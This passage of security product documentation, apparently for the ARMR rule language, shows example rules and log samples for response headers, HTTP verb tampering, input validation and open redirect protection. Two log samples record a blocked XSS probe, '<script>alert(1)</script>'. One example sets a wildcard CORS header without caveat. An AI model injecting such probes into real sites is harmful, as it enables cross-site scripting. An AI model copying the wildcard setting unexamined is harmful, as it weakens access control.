protect(http-response: {set-header: {X-Frame-Options: "SAMEORIGIN"}}, mes-
sage: "Setting custom header.", severity: High)
endhttp

endapp
```

  The response header X-Frame-Options=ALLOW-FROM uri, is an obsolete directive that no longer works in modern browsers, so it is not recommended to use it. In supporting legacy browsers, a page can only be displayed in a frame on the specified origin URI. Note that in the legacy Firefox implementation this still suffered from the same problem as SAMEORIGIN did — it doesn't check the frame ancestors to see if they are in the same origin. The Content-Security-Policy HTTP header has a `frame-ancestors` directive which you can use instead.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
```

```
response()
protect(http-response: {set-header: {X-Frame-Options: "ALLOW-FROM
https://example.com/"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “X-Frame-Option“ for more information about the X-Frame-Options response header.

Please check MDN Web Docs “Clickjacking Defense Cheat Sheet“ for more information on how to use HTTP response headers to protect against Clickjacking.

- The HTTP **Content-Security-Policy** response header allows users to control resources the browser is allowed to load for a given page. The `Content-Security-Policy` HTTP header is part of the HTML5 standard, and provides a broader range of protection than the `X-Frame-Options` header. Users can whitelist individual domains from which resources (like scripts, stylesheets, and fonts) can be loaded, and also domains that are permitted to embed a page. The Content-Security-Policy response header and the frame-ancestors directive can also be used to control if the site's content can be embedded or framed, effectively protecting against Clickjacking.

  Using the response header `Content-Security-Policy=frame-ancestors 'none'` prevents any domain from framing the content. This setting is recommended unless a specific need has been identified for framing. Using `frame-ancestors 'none'` is similar to using `X-Frame-Options: deny`.

  ```
  app("Header response addition mod"):
  requires(version: ARMR/2.7)

  http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
  tors 'none'"}}, message: "Setting custom header.", severity: High)
  endhttp

  endapp
  ```

  Using the response header `Content-Security-Policy=frame-ancestors 'self'` only allows the current site to frame the content. This setting is recommended if the application requires framing of its own pages. Using `frame-ancestors 'self'` is similar to using `X-Frame-Options: sameorigin.`

  ```
  app("Header response addition mod"):
  requires(version: ARMR/2.7)

  http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
  ```

```
tors 'self'"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Using the response header `Content-Security-Policy=frame-ancestors 'self' URI1 URI2` allows the current site, as well as any page on the other trusted URIs to frame pages of this site. This setting is recommended if the application allows specific third party applications or websites to frame its pages.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
tors 'self' *.somesite.com https://trusted.site.com"}}, message: "Setting
custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Contest Security Policy“ for more information about the **Content-Security-Policy** response header.

- The HTTP **Strict-Transport-Security** response header (often abbreviated as **HSTS: https://developer.mozilla.org/en-US/docs/Glossary/HSTS**) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Strict-Transport-Security: "max-
age=31536000"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Strict Transport Security“ for more information about the Strict-Transport-Security response header.

- The **Access-Control-Allow-Origin** response header indicates whether the response can be shared with requesting code from the given origin.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Access-Control-Allow-Origin: "*"}},
message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Access Control Allow Origin“ for more information about the **Access-Control-Allow-Origin** response header.

Logging On/Off Example

The following mod adds the **X-XSS-Protection** response header. Logging is switched ON. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response. Logging ON"):
response()
protect(http-response: {set-header: {X-XSS-Protection: 1}}, message: "", severity:
Low)
endhttp

endapp
```

The following mod adds the **X-XSS-Protection** response header. Logging is switched OFF by the omission of the action `message` attribute.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response. Logging OFF"):
response()
protect(http-response: {set-header: {X-XSS-Protection: 1}}, severity: Low)
endhttp

endapp
```

Version: 2.11

HTTP Verb Tampering

Overview

HTTP verb tampering is an attack that exploits vulnerabilities in applications or servers that do not properly validate the verb (also known as the method) of HTTP requests. This can lead to authentication and access control bypass attacks. For example, some applications perform user authentication only for HTTP requests that use common HTTP methods / verbs such as POST and GET. It is therefore common to bypass this authentication by submitting such requests using a different HTTP method / verb type, therefore exploiting a vulnerability by means of HTTP verb tampering.

> **INFO**
>
> HTTP verb tampering vulnerabilities are covered by CWE-650 and CAPEC-274.

The HTTP Verb Tampering security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors all HTTP requests that target the HTTP endpoints defined in the ARMR `http` rule and validates the HTTP request method according to the validation policy of the rule.

Given (Condition)

To enable the HTTP Verb Tampering security feature using the ARMR `http` rule the user specifies the `request` declaration.

request

This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):

- a quoted string
- a list of one or more quoted-strings

If no value is specified then protection will be applied to all HTTP endpoints by default.

If a string value is specified then it must:

- not be empty
- be a valid relative URI

When (Event)

validate

To enable HTTP verb tampering protection the user must provide the `method` parameter to this declaration.

In addition, the key-value pair with key `is` must also be defined.

- `method`
  - The `method` key signifies that HTTP verb (method) tampering protection is in use
- `is`
  - The `is` key indicates the permitted values of HTTP verbs for a given request.
  - Possible values for the `is` key are:
    - `GET`
    - `POST`
    - `HEAD`
    - `PUT`
    - `DELETE`
    - `CONNECT`
    - `OPTIONS`
    - `TRACE`
    - `PATCH`

Then (Action)

protect	Processing of an HTTP request that fails method validation is stopped and the HTTP response returned is empty. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. A log message is generated with details of the HTTP request target that fails validation. A log message **must** be specified with this action.
allow	Can be used to allow HTTP requests of particular method types for specific HTTP endpoints while a more generic ARMR `http` rule, in `protect` mode say, disallows the same method types for a larger set of HTTP endpoints.

Examples

The following ARMR `http` rule switches on the HTTP Verb Tampering security feature to protect against HTTP/HTTPS requests that use an unexpected value for the HTTP verb (method). The verb tampering validation ensures that the HTTP method used for all requests is one of `GET` or `POST`.

```
app("HTTP Verb Tampering mod"):
  requires(version: ARMR/2.7)
  http("HTTP method tampering protection, all HTTP endpoints"):
    request()
    validate(method, is: [GET, POST])
    protect(message: "HTTP method/verb is not GET or POST", severity: Very-High)
  endhttp
endapp
```

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the HTTP request method:

Logging

```
<9>1 2021-03-30T17:43:54.538+01:00 userX_system java 32008 - -
CEF:0|ARMR:ARMR|ARMR|2.7|HTTP method tampering protection, all HTTP endpoints|Exe-
cute Rule|Very-High|rt=Mar 30 2021 17:43:54.537 +0100 dvchost=userX_system pro-
cid=32008 appVersion=1 ruleType=http securityFeature=http input validation act=pro-
tect msg=HTTP method/verb is not GET or POST validationRule=OneOf:[GET, POST] val-
ue=DELETE httpRequestUri=/webapp/index.jsp httpRequestMethod=GET internalHttpRe-
questUri=/webapp/index.jsp remoteIpAddress=127.0.0.1 httpSession-
Id=3153E581A645E2A54D3C12D3928473BC httpCookies=JSESSION-
ID\=3153E581A645E2A54D3C12D3928473BC
```

Further Examples

The following mod ensures the HTTP method is one of `GET`, `POST`, `PUT` or `DELETE`. This applies to the “index.jsp” page of the application only.

```
app("HTTP Verb Tampering mod 2"):
  requires(version: ARMR/2.7)
  http("HTTP method tampering protection, specific HTTP endpoint"):
    request(paths: "/webapp/index.jsp")
    validate(method, is: [GET, POST, PUT, DELETE])
    protect(message: "HTTP method/verb is not valid for index.jsp", severity: 8)
  endhttp
endapp
```

The following mod will detect requests where the HTTP method is neither `GET` nor `POST`. This applies to the two pages of the application “testPageA.jsp“ and “testPageB.jsp“.

```
app("HTTP Verb Tampering mod 3"):
  requires(version: ARMR/2.7)
  http("HTTP method tampering protection, multiple HTTP endpoints"):
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    validate(method, is: [GET, POST])
    detect(message: "HTTP method/verb is not GET or POST for either test page",
severity: Very-High)
  endhttp
endapp
```

Logging On/Off Example

The following mod ensures the HTTP method must be `GET`. Logging is switched ON. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension.

```
app("HTTP Verb Tampering mod"):
  requires(version: ARMR/2.7)
  http("HTTP method tampering protection, all HTTP endpoints. Requests must be GET.
Logging ON"):
    request()
    validate(method, is: [GET])
    protect(message: "", severity: High)
  endhttp
endapp
```

The following mod ensures the HTTP method must be `GET`. Logging is switched OFF by the omission of the action `message` attribute.

```
app("HTTP Verb Tampering mod"):
  requires(version: ARMR/2.7)
  http("HTTP method tampering protection, all HTTP endpoints. Requests must be GET.
Logging OFF"):
    request()
    validate(method, is: [GET])
    protect(severity: High)
  endhttp
endapp
```

Version: 2.11

Improper Input Validation Security Feature

Overview

HTTP input validation is performed to ensure only properly formed data enters the workflow in a server, preventing malformed data from persisting in the database and exploiting the weaknesses of various downstream components. Input validation should be completed as early as possible in the data flow, preferably as soon as the data is received from the external party.

> **INFO**
>
> Input validation vulnerabilities are covered by CWE-20.

The Input Validation security feature is enabled using the ARMR `http` rule, and can be used to ensure that various HTTP request components adhere to predefined, expected formats.

> **WARNING**
>
> It is recommended that HTTP input validation is not used as the primary method of preventing attacks such as XSS and SQL Injection. However, if implemented properly, it can significantly contribute to reducing the impact of such attacks.

Given (Condition)

To enable the input validation security feature using the ARMR `http` rule the user specifies the `request` declaration.

request

This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):

- a quoted string
- a list of one or more quoted-strings

- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`
- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`

If no value is specified then protection will be applied to all HTTP endpoints by default.

If a string value is specified then it must:

- not be empty
- be a valid relative URI

When (Event)

validate

Two separate key-value pairs are required for this declaration to switch on input validation protection. Valid values for the first key include:

- `parameters`, `cookies`, `headers`

Valid values for the second key include:

- `is`
- `headers`
  - `headers` key is used to enable input validation of HTTP request headers.
  - The value of the `headers` key defines the names of one or more HTTP request headers whose values must be validated.
  - Empty header names are not allowed.
- `parameters`
  - The `parameters` key is used to enable input validation of HTTP request parameters.
  - The value of the `parameters` key defines the names of one or more HTTP request parameters whose values must be validated.

    - Empty parameter names are not allowed

- `cookies`
    - The `cookies` key is used to enable input validation of HTTP request cookies.
    - The value of the `cookies` key defines the names of one or more HTTP request cookies whose values must be validated.
    - Empty cookie names are not allowed

- `is`
    - The `is` key indicates the values that are permitted, or the validation rules that must be adhered to, for the given validation target.
    - Possible values for the `is` key are:
        - `integer`
        - `integer-positive`
        - `integer-unsigned`
        - `alphanumeric`
        - `sql-no-single-quotes`
        - `sql-no-double-quotes`
        - `html-no-single-quotes`
        - `html-no-double-quotes`
        - `html-attribute-unquoted`
        - `html-text`
    - Alternatively, the user may specify a valid regular expression (according to the platform's regular expression syntax)
    - In addition, the value can be a list comprised of more than one of any of the above types

Then (Action)

protect	HTTP targets that fail validation are stripped from the request. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. If configured, a log message is generated with details of the HTTP request target that fails validation. A log message **must** be specified with this action.
allow	Can be used to allow specific HTTP request targets that adhere to a particular format that is a subset of a format already covered by an ARMR `http` rule for the same target in `protect` mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

The following example shows how the user may configure the HTTP Input Validation feature to validate the HTTP request parameter "number". The mod ensures that this value is an integer and therefore does not contain any unexpected characters. Protection is enabled for the specific page "xss.jsp".

```
app("HTTP Input Validation mod"):
  requires(version: ARMR/2.7)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```
<12>1 2021-03-29T11:55:47.243+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|HTTP single parameter validation|Execute Rule|Medi-
um|rt=Mar 29 2021 11:55:47.243 +0100 dvchost=userX_system procid=15891 appVersion=1
ruleType=http securityFeature=http input validation act=protect msg=number parame-
ter was not an integer parameters=number validationRule=integer val-
ue=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp httpRequestMethod=GET
internalHttpRequestUri=/spiracle/xss.jsp remoteIpAddress=0:0:0:0:0:0:0:1 httpSes-
sionId=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C
```

Further examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("HTTP Input Validation mod - with stacktrace"):
  requires(version: ARMR/2.7)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5, stack-
trace: "full")
  endhttp
endapp
```

Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```
<12>1 2021-03-29T11:57:06.951+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|HTTP single parameter validation|Execute Rule|Medi-
um|rt=Mar 29 2021 11:57:06.951 +0100 dvchost=userX_system procid=15891 appVersion=1
ruleType=http securityFeature=http input validation act=protect msg=number parame-
ter was not an integer stacktrace=org.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:119)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
```

```
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) parameters=number valida-
tionRule=integer value=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp
httpRequestMethod=GET internalHttpRequestUri=/spiracle/xss.jsp remoteIpAd-
dress=0:0:0:0:0:0:0:1 httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C httpCook-
ies=JSESSIONID\=E654F722AAFA3BF44F0D0BD4FB91134C
```

The following mod ensures the HTTP request cookie named “loginId” is a positive integer. This applies to the “index.jsp” page of the application only.

```
app("HTTP Input Validation mod 2"):
  requires(version: ARMR/2.7)
  http("HTTP cookie validation"):
    request(paths: "/webapp/index.jsp")
    validate(cookies: ["loginId"], is: [integer-positive])
    protect(message: "loginId cookie was not a positive integer", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameters “firstname” and “lastname” both adhere to the given regular expression. This applies to the “index.jsp” page of the application only.

```
app("HTTP Input Validation mod 3"):
  requires(version: ARMR/2.7)
  http("HTTP multiple parameter validation"):
    request(paths: "/webapp/index.jsp")
    validate(parameters: ["firstname", "lastname"], is: ["[a-z]+"])
    protect(message: "unexpected characters found in name parameters", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “price” is a positive integer. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 4"):
  requires(version: ARMR/2.7)
  http("HTTP single parameter validation for all HTTP requests"):
    request()
    validate(parameters: ["price"], is: [integer-positive])
    protect(message: "invalid value for price HTTP parameter", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request cookie “name” is html that does not contain either single or double quote characters. This applies to the two pages of the application “testPageA.jsp“ and “testPageB.jsp“.

```
app("HTTP Input Validation mod 5"):
  requires(version: ARMR/2.7)
  http("HTTP single cookie with multiple validation rules"):
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    validate(cookies: ["name"], is: [html-no-single-quotes, html-no-double-quotes])
    protect(message: "invalid value for name HTTP cookie", severity: High)
  endhttp
endapp
```

The following mod ensures the HTTP request header “someHeader” is a valid html text. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 6"):
  requires(version: ARMR/2.7)
  http("HTTP single header validation for all HTTP requests"):
    request()
    validate(headers: ["someHeader"], is: [html-text])
    protect(message: "invalid value for someHeader HTTP request header", severity:
7)
  endhttp
endapp
```

The following mod will detect occurrences of both of the HTTP request parameters “items” and “total” that contain either single or double-quote characters. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 7"):
  requires(version: ARMR/2.7)
  http("Monitoring mode - multiple parameters with multiple validation rules"):
    request()
    validate(parameters: ["items", "total"], is: [sql-no-single-quotes, sql-no-dou-
ble-quotes])
    detect(message: "Invalid value for HTTP parameter", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “items” is an integer. This applies to all HTTP endpoints. An empty string is given as the `message` parameter therefore a default log message will be generated.

```
app("HTTP Input Validation mod 8"):
  requires(version: ARMR/2.7)
  http("HTTP single parameter validation for all HTTP requests - default log mes-
sage"):
    request()
    validate(parameters: ["items"], is: [integer])
    protect(message: "", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request header “someHeader” does not contain any double-quote characters. This applies to all HTTP endpoints. Logging is switched off by the omission of the log message parameter.

```
app("HTTP Input Validation mod 9"):
  requires(version: ARMR/2.7)
  http("HTTP single header validation for all HTTP requests - no log message"):
    request()
    validate(headers: ["someHeader"], is: [html-no-double-quotes])
    protect(severity: 4)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints in `/myApplication`.

```
app("HTTP Input Validation mod 10"):
  requires(version: ARMR/2.7)
    http("HTTP single parameter validation for all HTTP requests in myApplica-
tion"):
    request(paths: ["/myApplication/*"])
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints containing `/vulnerable`.

```
app("HTTP Input Validation mod 11"):
  requires(version: ARMR/2.7)
    http("HTTP single parameter validation for all HTTP requests that contain vul-
nerable"):
    request(paths: ["*/vulnerable*"])
```

```
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

Version: 2.11

Open Redirect Security Feature

Overview

Web applications that **redirect** the user to another location based on user-controlled input are vulnerable to Open Redirect attacks. In such attacks, the attacker can specify a link to an external site and use that link in an HTTP redirect operation. This attack simplifies phishing attacks. Open Redirect attacks are included in the SANS Top 25 Most Dangerous Software Errors.

> **INFO**
>
> Open Redirect vulnerabilities are covered by CWE-601.

> **WARNING**
>
> This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

The ARMR Redirect security feature can be used to enable protection against Open Redirect attacks.

Given (Conditions)

The user can specify two conditions in the ARMR `http` rule to enable the ARMR Redirect security feature - `input` and `response`.

input

This allows the user to specify the source of the untrusted data.

The following three sources are supported:

- `http` data introduced via HTTP/HTTPS requests
- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization

The rule will trigger if the source of the untrusted data matches that specified in the rule.

If no value is specified then a default value of `http` is used.

An exception will be thrown if an unsupported value is provided.

response

This allows the user to specify that protection is required for an HTTP/HTTPS response.

When (Event)

open-redirect

This condition allows the user to specify that protection against open redirect attacks is required.

This can be declared empty, without any parameters, indicating that protection against open redirects is required for all external domains or IP addresses.

Alternatively, the user may specify the following `options` as a parameter:

- `open-redirect(options: {exclude: subdomains})`

This option is useful for applications that require open redirects to subdomains of the same root domain to be allowed. Specifying the `exclude: subdomains` option allows all HTTP server-side redirects to URLs as long as the parent subdomain or root domain is the same as the application's domain. For example:

- if the domain of the application is `foo.com`, then it may be necessary to allow open redirects to subdomains such as:
  - `bar.foo.com`
  - `example.foo.com`
- if the domain of the application is `something.foo.com` then it may be necessary to allow open redirects to another domain that has the same parent domain, such as:
  - `somethingElse.foo.com`

It is also possible to specify the list of host names for which the rule applies, which is useful in cases when the application does need to allow the open-redirect to selected hosts.

- `open-redirect(hosts: ["www.example.com", "www.example.net"])`

When the rule is defined for a single host name, the following alternative syntax is allowed:

- `open-redirect(hosts: "www.example.com")`

Then (Action)

protect	Malicious open redirect operations are blocked and an HTTP error code 403 is returned to the browser. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Malicious open redirect operations are allowed and no HTTP error is returned to the browser. If configured, a log message is generated with details of the event. A log message **must** be specified with this action.
allow	Open redirect operation, to the specified host, will be allowed.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

The following ARMR `http` rule switches on the Open Redirect security feature to protect against unauthorized redirects that originate from an HTTP/HTTPS request. The `input` declaration is omitted therefore a default of `http` is used.

```
app("Open Redirect mod"):
requires(version: ARMR/2.7)

http("Protect against open redirect attacks"):
open-redirect()
response()
protect(message: "Protect external redirects.", severity: Very-High)
endhttp

endapp
```

Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:49:34.438+01:00 userX_system java 8189 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against open redirect attacks|Execute Rule|Very-
High|rt=Mar 29 2021 09:49:34.437 +0100 dvchost=userX_system procid=8189 appVer-
sion=1 ruleType=http securityFeature=http open redirect act=protect msg=Protect ex-
ternal redirects. redirectLocation=http://www.example.org localIpAd-
dress=0:0:0:0:0:0:0:1 localName=ip6-localhost serverName=localhost httpSession-
Id=5D7CE07F605C3A6ABCFDB35D065A95E5 taintSource=HTTP_SERVLET httpRequestUri=/spira-
cle/SendRedirect httpRequestMethod=GET internalHttpRequestUri=/spiracle/SendRedi-
rect httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Open Redirect mod - with stacktrace"):
requires(version: ARMR/2.7)

http("Protect against open redirect attacks"):
open-redirect()
response()
protect(message: "Protect external redirects.", severity: Very-High, stacktrace:
"full")
endhttp

endapp
```

Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:57:10.760+01:00 userX_system java 8189 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against open redirect attacks|Execute Rule|Very-
High|rt=Mar 29 2021 09:57:10.759 +0100 dvchost=userX_system procid=8189 appVer-
sion=1 ruleType=http securityFeature=http open redirect act=protect msg=Protect ex-
ternal redirects. stacktrace=oceanic.spiracle.misc.SendRedirect.exe-
cuteRequest(SendRedirect.java:36)\noceanic.spiracle.misc.SendRedirect.exe-
cuteRequest(SendRedirect.java:28)\noceanic.spiracle.misc.SendRedirect.do-
Get(SendRedirect.java:20)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor39.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
```

```
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) redirectLoca-
tion=http://www.example.org localIpAddress=0:0:0:0:0:0:0:1 localName=ip6-localhost
serverName=localhost httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/SendRedirect httpRequest-
Method=GET internalHttpRequestUri=/spiracle/SendRedirect httpCookies=JSESSION-
ID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:0:1
```

This is a mod that disallows redirects with except to a single host name, which is allowed:

```
app("Open Redirect mod - with Wikipedia allowed"):
    requires(version: ARMR/2.7)

    http("Protect against open redirect attacks"):
        open-redirect()
        response()
        protect(message: "Protect external redirects.", severity: Very-High)
    endhttp

    http("Allow redirect to Wikipedia"):
        open-redirect(hosts: "www.wikipedia.org")
        response()
        allow(message: "", severity: Low)
    endhttp
endapp
```

The following mod detects open redirect attacks that originate from an HTTP/HTTPS request:

```
app("Open Redirect mod 2"):
requires(version: ARMR/2.7)

http("Detect malicious open redirect attacks"):
input(http)
response()
open-redirect()
```

```
detect(message: "Unauthorized external redirect detected.", severity: High)
endhttp

endapp
```

The following mod protects against open redirect attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("Open Redirect mod 3"):
requires(version: ARMR/2.7)

http("Protect against open redirect attacks"):
response()
input(deserialization, http, database)
open-redirect()
protect(severity: 10)
endhttp

endapp
```

The following mod protects against open redirect attacks that originate from a database source, providing the parent subdomain or root domain of the redirect URL is the different to the application's domain.

```
